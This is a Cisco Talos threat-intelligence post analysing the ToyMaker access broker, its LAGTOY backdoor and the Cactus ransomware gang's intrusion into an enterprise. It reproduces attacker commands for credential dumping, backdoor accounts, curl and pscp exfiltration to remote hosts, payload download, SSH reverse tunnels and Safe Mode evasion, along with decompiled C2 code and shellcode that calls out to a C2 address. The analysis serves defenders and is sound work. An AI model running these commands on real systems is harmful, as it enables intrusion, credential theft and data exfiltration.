
Introducing ToyMaker, an initial access broker working in cahoots with double extortion gangs

blog.talosintelligence.com/introducing-toymaker-an-initial-access-broker/

April 23, 2025



By Joey Chen, Asheer Malhotra, Ashley Shen, Vitor Ventura, Brandon White

Wednesday, April 23, 2025 06:00

malware initial access broker ransomware

- In 2023, Cisco Talos discovered an extensive compromise in a critical infrastructure enterprise consisting of a combination of threat actors.
- From initial access to double extortion, these actors slowly and steadily compromised a multitude of hosts in the network using a combination of various dual-use remote administration, SSH and file transfer tools.

- The initial access broker (IAB), whom Talos calls “ToyMaker” and assesses with medium confidence is a financially motivated threat actor, exploits vulnerable systems exposed to the internet. They deploy their custom-made backdoor we call “LAGTOY” and extract credentials from the victim enterprise. LAGTOY can be used to create reverse shells and execute commands on infected endpoints.
- A compromise by LAGTOY may result in access handover to a secondary threat actor. Specifically, we’ve observed ToyMaker handover access to Cactus, a double extortion gang who employed their own tactics, techniques and procedures (TTPs) to carry out malicious actions across the victim’s network.

Turnaround time from ToyMaker to Cactus

Intrusion analysis across various endpoints enabled Talos to build a timeline of events from initial compromise to access handover to subsequent secondary malicious activity. The following is a high-level timeline of events:

Day of activity	Type of malicious activity	Threat actor
Initial compromise	User enumeration Preliminary recon Fake user creation Credential extraction via Magnet RAM Capture	ToyMaker
+2 day(s)	Deploy LAGTOY implant	ToyMaker
Lull in activity for 3 weeks		
+3 weeks aka Cactus day 0	Endpoint enumeration	Cactus
Cactus day 2	Server and file enumeration Indicator removal	Cactus
Cactus day 2 and 3	Proliferation through enterprise	Cactus

Cactus day 4	Archiving sensitive data for exfiltration - extortion	Cactus
Cactus day 8	Remote management tools deployment: eHorus, RMS, AnyDesk OpenSSH connections	Cactus
Cactus day 12	Malicious account creations for ransomware deployment	Cactus
Cactus day 12	Delete volume shadow copies Boot recovery modifications	Cactus

ToyMaker's TTPs and tools

After the initial compromise, ToyMaker performed preliminary reconnaissance, credential extraction and backdoor deployment within the span of a week, after which they took no further activity. Talos did not observe any victim-specific data exfiltration nor did we observe attempts to discover and pivot to other valuable endpoints. After a lull in activity of approximately three weeks, we observed the Cactus ransomware group make its way into the victim enterprise using credentials stolen by ToyMaker. Based on the relatively short dwell time, the lack of data theft and the subsequent handover to Cactus, it is unlikely that ToyMaker had any espionage-motivated ambitions or goals.

Talos therefore assesses with medium confidence that ToyMaker is a financially-motivated initial access broker (IAB) who acquires access to high value organizations and then transfers that access to secondary threat actors who usually monetize the access via double extortion and ransomware deployment.

The disparity in TTPs and timelines between the initial access conducted by ToyMaker and the secondary activity conducted by Cactus requires that both threats be modeled separately. However, it is imperative to establish relationships between the two. In fact, similar connections need to be incorporated into paradigms used for threat modeling any suspected IABs. In subsequent blogs, Talos will propose a new methodology for modeling and tracking compartmentalized and yet somewhat connected threats.

ToyMaker has been known to use a custom malware family — a backdoor Talos tracks as LAGTOY. ToyMaker usually infiltrates an organization's environment by successfully exploiting a known vulnerability in an unpatched internet-facing server. Successful

compromise almost immediately results in rapid reconnaissance of the system:

COMMAND	INTENT
whoami	System Information Discovery [T1082]
net user	
net localgroup	
net group	
net user Administrator	
nltest /domain_trusts	
net group Enterprise Admins	
ipconfig /all	Gather Victim Network Information [T1590]

Reconnaissance is followed by the creation of a fake user account named 'support':

COMMAND	INTENT
net user support Sup0rtadmin /add	Create Account [T1136]
net localgroup administrators support /add	

Following this, the actor starts an SSH listener on the endpoint using the Windows OpenSSH package (sshd.exe). The endpoint then receives a connection from another infected host on the network that creates a binary named 'sftp-server.exe' which is the SFTP server module of OpenSSH. sftp-server.exe then connects to a remote host to download the Magnet RAM Capture executable:

COMMAND	INTENT
MRCv120.exe /accepteula /silent /go	extract credentials [T1003]

Magnet RAM Capture is a freely available forensics tool used to obtain a memory dump of the host, from which credentials can be harvested. This tactic likely explains the high number of compromised systems that Talos identified during this campaign.

The memory dump is then archived using the 7za.exe archive creation command [T1560]:

7za.exe a -p -mmt2 -mhe 1.7z 1.r

Subsequently the archive is exfiltrated from the endpoint using PuTTY's SCP utility (pscp) [T1048]:

pscp.exe-P 53 1.7z root@<Remote_IP>:/root

Once the attackers have obtained the memory dump, they use the sftp-server.exe connection again to download and execute a custom made reverse shell implant we're calling "LAGTOY".

LAGTOY is persisted on the system by creating a service for it [T1543]:


sc create WmiPrvSV start= auto error= ignore binPath= C:\Program Files\Common Files\Services\WmiPrvSV.exe

The implant reaches out to the C2 server configured in it to receive commands to execute on the endpoint such as:

COMMAND	INTENT
tasklist	System Information Discovery [T1082]
quser	System Information Discovery [T1082]
ipconfig /all	System Information Discovery [T1082]

LAGTOY - ToyMaker's staple backdoor

LAGTOY is a simple yet effective implant. The backdoor is called HOLERUN by Mandiant. It is meant to periodically reach out to the hard-coded C2 server and accept commands to execute on the infected endpoint. It is installed on the system as part of a service and contains rudimentary anti-debugging checks before initiating connections to the C2.



LAGTOY execution logic.

As an anti-debug technique, the malware registers a custom unhandled exception filter using the kernel32!SetUnhandledExceptionFilter(). If the malware is running under a debugger, the custom filter won't be called and the exception will be passed to the debugger. Therefore, if the unhandled exception filter is registered and the control is passed to it, then the process is not running with a debugger.

```
0000014000124C
0000014000124C loc_14000124C:                          ; CODE XREF: sub_140001180+BE↑j
0000014000124C                  call    sub_1400197E0
00000140001251                  lea     rcx, TopLevelExceptionFilter ; lpTopLevelExceptionFilter
00000140001258                  call    cs:SetUnhandledExceptionFilter
0000014000125E                  mov     rdx, cs:off_140030CF0
00000140001265                  lea     rcx, nullsub_1
0000014000126C                  mov     [rdx], rax
0000014000126F                  call    sub_1400208F0
00000140001274                  call    sub_1400195F0
00000140001279                  mov     rax, cs:off_140030C50
00000140001280                  mov     cs:qword_140034010, rax
00000140001287                  call    sub_1400208D0
0000014000128C                  xor     ecx, ecx
0000014000128E                  mov     rax, [rax]
00000140001291                  test    rax, rax
00000140001294                  jnz     short loc_1400012B2
00000140001296                  jmp     short loc_1400012F0
```

LAGTOY is intended to run on the infected system as a service with the name 'WmiPrvSV'.

```
00000140018 3B8 dwCreationFlags = dword ptr -30h
00000140018 3B8 lpThreadId      = qword ptr -28h
00000140018 3B8
00000140018 3B8                 push    rbp
00000140018 3B9                 mov     rbp, rsp
00000140018 3BC                 sub     rsp, 50h
00000140018 3C0                 lea     rdx, HandlerProc ; lpHandlerProc
00000140018 3C7                 lea     rcx, ServiceName ; "WmiPrvSV"
00000140018 3CE                 mov     rax, cs:RegisterServiceCtrlHandlerA
00000140018 3D5                 call    rax ; RegisterServiceCtrlHandlerA
00000140018 3D7                 mov     cs:qword_140021029, rax
00000140018 3DE                 test    rax, rax
00000140018 3E1                 jz      short locret_140018425
00000140018 3E3                 xor     eax, eax
00000140018 3E5                 mov     [rsp+50h+lpThreadId], rax ; lpThreadId
00000140018 3EA                 mov     qword ptr [rsp+50h+dwCreationFlags], rax ; dwCreationFlags
00000140018 3EF                 mov     r8, cs:lpStartAddress ; lpStartAddress
00000140018 3F6                 mov     edx, eax        ; dwStackSize
00000140018 3F8                 mov     ecx, eax        ; lpThreadAttributes
00000140018 3FA                 inc     eax
00000140018 3FC                 mov     r9, rax         ; lpParameter
00000140018 3FF                 mov     rax, cs:CreateThread
00000140018406                  call    rax ; CreateThread
00000140018408                  mov     rcx, cs:CloseHandle
0000014001840F                  xchg    rax, rcx
00000140018411                  call    rax
00000140018413                  xor     edx, edx
00000140018415                  mov     r9, rdx
00000140018418                  mov     r8, rdx
0000014001841B                  mov     ecx, 4
00000140018420                  call    sub_140018376
00000140018425
00000140018425 locret_140018425:                        ; CODE XREF: Mal_ServiceThread+29↑j
00000140018425                  leave
00000140018426                  retn
00000140018426 Mal_ServiceThread endp
```

Both the C2 IP address and the protocol port are hardcoded into LAGTOY. The communication is done over port 443 with a raw socket — not using TLS as one would expect on this TCP port.

```
struct sockaddr serverAddr; // [rsp+98Ch] [rbp-34h] BYREF

WSAStartup(0x101u, &WSAData);
v8 = 3i64;
qword_14002108C = 100i64;
FreeConsole();
do
{
  while ( 1 )
  {
    clientFD = socket(2, 1, 6);
    if ( (_DWORD)clientFD == -1 )
      goto LABEL_20;
    time64(&Time);
    c2_ip = (const char *)decryption(enc_c2, v1, (unsigned __int8)Key);// 75.127.0.235
    *(_DWORD *)&serverAddr.sa_data[2] = inet_addr(c2_ip);
    serverAddr.sa_family = 2;                   // AF_INET
    LOBYTE(v3) = HIBYTE(word_140021059);
    HIBYTE(v3) = word_140021059;
    *(_WORD *)serverAddr.sa_data = v3;
    if ( connect(clientFD, &serverAddr, 16) != -1 || GetLastError() == 10035 )
    {
      v8 = 3i64;
      *(_QWORD *)&WSAData.szSystemStatus[11] = 1i64;
      if ( ioctlsocket(clientFD, 0x8004667E, (u_long *)&WSAData.szSystemStatus[11]) == -1 )// nonblocking mode
        goto LABEL_17;
      while ( 1 )                               // connection success
      {
        ret = send_socket();
        if ( dword_140021094 || (_DWORD)qword_14002109C || ret == 4 )
          break;
        build_IPC_tunnal();
        timer = time64(0i64);
        if ( qword_140021084 + qword_140021064 < timer && qword_1400210BC )
        {
          sub_140019221();
          sub_140018DEA();
        }
        if ( qword_14002107C + Time < timer )
        {
          v8 = 0i64;
          break;
        }
        Sleep(0x32u);
      }
      sub_140019221();
```

Command and control communication.


The C2 will send specific administration codes to LAGTOY:

- '#pt' : Stop service.
- '#pd': Break from the current execution chain and check if the service has been stopped. If stopped then Sleep for a specific time period and re-initiate connection to the C2.
- '#ps': Simply create the process/command specific.
- If the code doesn't begin with '#' then simply execute the provided command or process name on the endpoint.

```
if ( v1 )
{
  memset(MultiByteStr, 0, 0x1820ui64);
  v2 = v1;
  v3 = v7 + 2i64 * v1 - 2;
  if ( v1 != 1 || *(_WORD *)v3 != 10 && *(_WORD *)v3 != 13 )
  {
    do
    {
      v4 = *(_WORD *)v3;
      v3 -= 2i64;
      if ( v4 == 10 || v4 == 13 )
        *(_WORD *)(v3 + 2) = 0;
      --v2;
    }
    while ( v2 );
    WideCharToMultiByte(1u, 0, (LPCWCH)(v3 + 2), -1, MultiByteStr, 1024, 0i64, 0i64);
    if ( MultiByteStr[0] == '#' )
    {
      if ( *(_WORD *)&MultiByteStr[1] != 'p' )
      {
        switch ( *(_DWORD *)&MultiByteStr[1] )
        {
          case 't':
            LOBYTE(service_stopped) = 1;
            ServiceHandlerProc(SERVICE_STOPPED);
            break;
          case 'd':
            LOBYTE(cmd_rcvd_from_C2_is_d) = 1;
            break;
          case 's':
            create_process();
            break;
        }
      }
    }
    else if ( (_BYTE)service_stopped != 1 )
    {
      create_process();
```

Command recognition logic of LAGTOY.

Compared with the sample discovered in 2022 by Mandiant, this sample added the '#ps' handler for creating process for command.



Sample in 2022 does not have the '#ps' parameter.

Time-based execution

LAGTOY uses a unique time-based logic to decide whether it needs to execute commands or Sleep for a specific time period. Talos assesses with high confidence that this logic is a novel custom built unique to the LAGTOY family of implants.

LAGTOY is able to process three commands from the C2 with a Sleep interval of 11000 milliseconds between them. During its beaconing cycle it will record the last successful time of C2 communications and successful command execution. If the commands issued by the C2 have been failing for at least 30 minutes then the implant will send a message to the C2 informing it of the failure to execute commands.

LAGTOY has a watchdog routine embedded. If it has been running for a cumulative time of more than 60 minutes, it will stop executing commands and then check if the service has been stopped. If the service is still active then the implant will reinitiate connections to the C2.

```
do
{
  while ( 1 )
  {
    s = socket(2, 1, 6);
    if ( (_DWORD)s == -1 )
      goto LABEL_20;
    _time64(&Time);
    C2_IP = (const char *)xor_decoder(aHsqjuvsjtjvwq, v0, (unsigned __int8)xor_key_single_byte);
    *(_DWORD *)&name.sa_data[2] = inet_addr(C2_IP);
    name.sa_family = 2;
    LOBYTE(v2) = HIBYTE(word_140021059);
    HIBYTE(v2) = word_140021059;
    *(_WORD *)name.sa_data = v2;
    if ( connect(s, &name, 16) != -1 || GetLastError() == WSAEWOULDBLOCK )
    {
      commands_left = 3i64;
      *(_QWORD *)&WSAData.szSystemStatus[11] = 1i64;
      if ( ioctlsocket(s, 0x8004667E, (u_long *)&WSAData.szSystemStatus[11]) == -1 )
        goto LABEL_17;
      while ( 1 )
      {
        g_cmd_flag = recv_from_C2_and_run_commands();
        if ( service_stopped || (_DWORD)cmd_rcvd_from_C2_is_d || g_cmd_flag == 4 )
          break;
        read_pipe();
        current_time = _time64(0i64);
        if ( time64_in_seconds + static_value_1800 < current_time && process_created_successfully )//
                                                // if (
                                                // (curr_time - cmd_t >=30 mins) AND (last process creation failed)
                                                // ) then exit
        {
          close_handles();
          send_mesg_to_C2();
        }
        if ( mins_60 + Time < current_time )  // if current_time - init_time >= 60 mins then break
        {
          commands_left = 0i64;
          break;
        }
        Sleep(50u);
      }
      close_handles();
    }
    --commands_left;
LABEL_17:
    if ( (_DWORD)s != -1 )
      closesocket(s);
    qword_140021124 = 0i64;
    s = -1i64;
    if ( commands_left <= 0 )
      break;
LABEL_20:
    if ( service_stopped )
      return;
    if ( (_DWORD)cmd_rcvd_from_C2_is_d )
      break;
    Sleep(11000u);
  }
  sub_140018879();
  if ( service_stopped )
    break;
  cmd_rcvd_from_C2_is_d = 0i64;
  commands_left = 3i64;
  Sleep(1000 * (45 * ((unsigned int)&service_stopped % 0x41) - 0xE1));
}
while ( !service_stopped );
```

Overall timing and C2 communications logic of LAGTOY.

ToyMaker gives way to ransomware cartels

Almost a month after ToyMaker established access to the victim enterprise, the actor passed on the access to a secondary threat actor, a Cactus ransomware affiliate, who primarily conducts ransomware and double extortion operations.

The Cactus gang conducted their own reconnaissance and persistence, deploying their own set of malware instead of using LAGTOY as a vehicle into the enterprise. Furthermore, they initially accessed the compromised endpoint using compromised user credentials obtained earlier by ToyMaker using the Magnet RAM Capture tool.

Initial recon and network scans

Cactus immediately began conducting network scans to identify systems of interest and proliferation. To spread across the network, they first ran a WSMAN discovery script to enumerate all endpoints configured to handle PowerShell remoting.

COMMAND	INTENT
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File .\fs.ps1 result.csv	Remote System Discovery [T1018]
C:\PerfLogs\Admin\7z.exe a -p<password> pss.7z .\result.csv C:\PerfLogs\Admin\curl.exe -k -T .\pss.7z hxxps[:]//<remote_ip>:8443	Results are then compressed and sent to a remote server.
C:\PerfLogs\Admin\7z.exe a -p<pwd> .\CP-SERVER3.7z .\CP-SERVER3.txt	The same is done for other information.
C:\PerfLogs\Admin\7z.exe a -p<pwd> .\FILEN01.7z .\FILEN01.txt	Data exfiltration [T1048]
C:\PerfLogs\Admin\curl[.]exe -k -T .\CP-SERVER3.7z hxxps[://]<remote_ip>:8443	
C:\PerfLogs\Admin\curl[.]exe -p -k -T .\FILEN01.7z hxxps[://]<remote_ip>:8443	
C:\PerfLogs\Admin\7z[.]exe a -p<pwd> .\FILE-SERVER.7z .\FILE-SERVER[.]txt	
C:\PerfLogs\Admin\curl[.]exe -k -T .\FILE-SERVER.7z hxxps[://]<remote_ip>:8443	

Once the attackers had obtained the information they would clean up traces of their access:

COMMAND	INTENT

C:\Windows\system32\reg.exe delete HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /f	Indicator Removal: Clear Command History [T1070]
C:\Windows\system32\reg.exe delete HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default /va /f C:\Windows\system32\reg.exe delete HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers /f C:\Windows\system32\reg.exe add HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers C:\Windows\system32\attrib.exe %userprofile%\documents\Default.rdp -s -h	Indicator Removal: Clear Network Connection History and Configurations [T1070]
net user support /delete	Indicator Removal: Clear Persistence[T1070]

Data Exfiltration

The harvested credentials provided ToyMaker access to a multitude of systems, on which the threat actor performed reconnaissance for valuable information. These files were either archived and then exfiltrated using multiple dual-use tools such as 7zip and curl or extracted directly using file transfer utilities such as WinSCP [T1560, T1048]:

C:\PerfLogs\Admin\7z.exe a -t7z -mx0 -v4g -spf -scsUTF-8 -bsp1 -ssw -p -xr!*.ipa -xr!*.apk -xr!*.zip -xr!*.rar -xr!*.iso -xr!*.dll -xr!*.dl_ -xr!*.lib -xr!*.exe -xr!*.ex_ -xr!*.lnk -xr!*.pdb -xr!*.cab -xr!*.msp -xr!*.bak -xr!*.old -xr!*.bmp -xr!*.gif -xr!*.jpg -xr!*.png -xr!*.avi -xr!*.m4v -xr!*.mp4 -xr!*.mp3 -xr!*.wmv -xr!*.wav -xr!*.mov -xr!*.mkv -xr!*.log -xr!*.csv -xr!*.jar -xr!test\ -xr!tests\ -xr!jdk8\ e:\tmp<filename>

C:\PerfLogs\Admin\7z.exe a -t7z -mx0 -v4g -spf -scsUTF-8 -bsp1 -ssw -p<password> -xr!*.ipa -xr!*.apk -xr!*.zip -xr!*.rar -xr!*.iso -xr!*.dll -xr!*.dl_ -xr!*.lib -xr!*.exe -xr!*.ex_ -xr!*.lnk -xr!*.pdb -xr!*.cab -xr!*.msp -xr!*.bak -xr!*.old -xr!*.bmp -xr!*.gif -xr!*.jpg -xr!*.png -xr!*.avi -xr!*.m4v -xr!*.mp4 -xr!*.mp3 -xr!*.wmv -xr!*.wav -xr!*.mov -xr!*.mkv -xr!*.log -xr!*.csv -xr!*.jar -xr!test\ -xr!tests\ -xr!jdk8\ e:\tmp\<filename>

On other endpoints the attackers discovered and archived what is believed to be the victim's customer data for exfiltration as well [T1560, T1048]:

C:\Windows\system32\cmd.exe /c <path>\7z.exe a -t7z -mx0 -ssp -spf -v5g -y -r -mhe=on <path>\0001.7z <path>Private Folder**Customers**\<path> -p<password>

The use of remote administration tools

Cactus used a variety of remote admin tools on different endpoints to maintain long-term access. The tools included:

- eHorus Agent: Remote control software also known as Pandora RC
- AnyDesk: Remote Desktop application
- Remote Utilities for Windows Admin (RMS Remote Admin): A Russian made remote management tool/platform
- OpenSSH: SSH package included and available for installation with the Windows OS

The remote administration utilities were downloaded from remote, attacker controlled locations via Powershell and Impacket:

COMMANDS from Impacket	INTENT
cmd.exe /Q /c powershell iwr -Uri http://<remote_IP>:7423/file.msi -OutFile C:\Programdata\f.msi 1> \\127.0.0.1\ADMIN$__<random> 2>&1	Stage Capabilities: Upload Malware [T1608]
cmd.exe /Q /c msiexec.exe /i C:\Programdata\f.msi /q EHUSER= <username> STARTEHORUSSERVICE=1 DESKTOPSHORTCUT=0 1> \\127.0.0.1\ADMIN$__<random> 2>&1	System Binary Proxy Execution: Msiexec [T1218]

In another instance, the attackers created reverse shells using OpenSSH, where a scheduled task was created to connect to the C2 server on an hourly basis to accept and execute commands:

COMMAND	INTENT
SCHTASKS /CREATE /RU SYSTEM /SC HOURLY /ST 14:00 /F /TN GoogleUpdateTaskMachine /TR cmd /c c:\Windows\temp\sys_log.bat > c:\Windows\temp\log.txt	Scheduled Task/Job [T1053]

SCHTASKS /CREATE /RU SYSTEM /SC HOURLY /ST 14:00 /F /TN GoogleUpdateTaskMachine /TR cmd /c FOR /L %N IN () DO (C:\ProgramData\ssh\ssh.exe -o "StrictHostKeyChecking no" root@<remote_ip> -p 443 -R 25369 -NCqf -i "C:\Windows\temp\syslog.txt" & timeout /t 15)	Scheduled Task/Job [T1053] Remote services:SSH [T1021]

Cactus ransomware group takes its operational security seriously. They remove access to the file that contains the SSH private key used to exfiltrate information. This prevents the victim from reading the key under normal circumstances.

COMMAND	INTENT
icacls C:\Windows\Temp\syslog.txt icacls.exe C:\Windows\temp\syslog.txt /c /t /inheritance:d icacls.exe C:\Windows\Temp\syslog.txt /c /t /remove BUILTIN\Administrators icacls.exe C:\Windows\Temp\syslog.txt /c /t /remove <userid> icacls.exe C:\Windows\temp\syslog.txt /inheritance:r /grant SYSTEM:F	**File and Directory Permissions Modification: Windows File and Directory Permissions Modification [T1222]** syslog.txt is the Private Key used by the threat actor for initiating SSH connection back to actor controlled infrastructure.

New user accounts

On some endpoints, the malicious operators created new unauthorized user accounts, likely to facilitate deployment of ransomware:

net user whiteninja <password> /add

reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon /v LegalNoticeText /t REG_SZ /d /f

reg add HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v DefaultUserName /t REG_SZ /d whiteninja /f

```
reg add HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v
AutoLogonCount /t REG_DWORD /d 1 /f
```

Abusing Safe Mode for defense evasion

During our investigation, Talos found that the threat actor executed commands to reboot compromised hosts into Safe Mode with the following commands:

```
bcdedit /set {default} safeboot minimal
shutdown -r -f -t 0
```

Booting a system into Safe Mode could be motivated by the intention to disable security products due to the fact that the system loads a minimal set of drivers and services. Some security products might be inactive or limited under Safe Mode, and the threat actor could leverage this to modify registry keys or settings to disable the security products completely [T1562.001].

Metasploit injected binaries

Cactus also extensively uses Metasploit shellcode-injected copies of the Windows-based binaries Putty and ApacheBench, which is a benchmarking tool for Apache HTTP servers to execute code on the compromised systems. These will contact the same remote server used to host the portable eHorus agent, 51[.]81[.]42[.]234, over Ports 53, 443, 8343 and 9232. Cactus additionally employed ELF binaries generated by Metasploit communicating with the same remote C2 51[.]81[.]42[.]234.

```
loc_405912:                             ; CODE XREF: NETWORKING_OPS+B1↓j
                push    0EA2A5133h      ; 51[.]81[.]42[.]234
                push    0BB010002h      ; Port 1BB = 443
                mov     esi, esp
                push    eax
                push    eax
                push    eax
                push    eax
                inc     eax
                push    eax
                inc     eax
                push    eax
                push    3772714986
                call    ebp             ; WSASocketA
                xchg    eax, edi

loc_40592E:                             ; CODE XREF: NETWORKING_OPS+55↓j
                push    10h
                push    esi
                push    edi
                push    1635034521      ; connect
                call    ebp
                test    eax, eax
                jz      short loc_405947
                dec     dword ptr [esi+8]
                jnz     short loc_40592E
```

Metasploit shellcode communicating with the remote server.

Coverage

Extended Detection and Response: Cisco XDR	Multi-Factor Authentication: Cisco Duo	Endpoint: Cisco Secure Endpoint
✓	N/A	✓
Email: Cisco Secure Email Threat Defense	**Network security: Cisco Secure Firewall**	**Multi-Cloud Security: Cisco MultiCloud Defense**
✓	✓	N/A
Secure Internet Gateway: Cisco Umbrella	**Analytics: Cisco Secure Network Analytics**	**Security Service Edge (SSE): Cisco Secure Access**
✓	N/A	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

